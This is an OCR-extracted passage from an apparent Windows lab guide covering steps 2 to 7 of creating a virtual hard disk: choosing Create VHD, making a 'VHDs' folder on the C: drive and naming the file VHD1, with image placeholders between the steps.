


- Select Create VHD from the drop-down menu




Step 3

- In the Create and Attach Virtual Hard disk window, select Browse next to the Location field




Step 4

- In the Browse Virtual Disk files window, navigate to This PC > Local Disk (C:)




Step 5

- In the Browse Virtual Disk files window, select New Folder

- 


Step 6

- In the Browse Virtual Disk files window, rename the newly created folder as follows:
  - VHDs
  - Press Enter




Step 7


- In the Browse Virtual Disk files window, double-click on the VHDs folder



- Type the following in the File name section:
  - VHD1

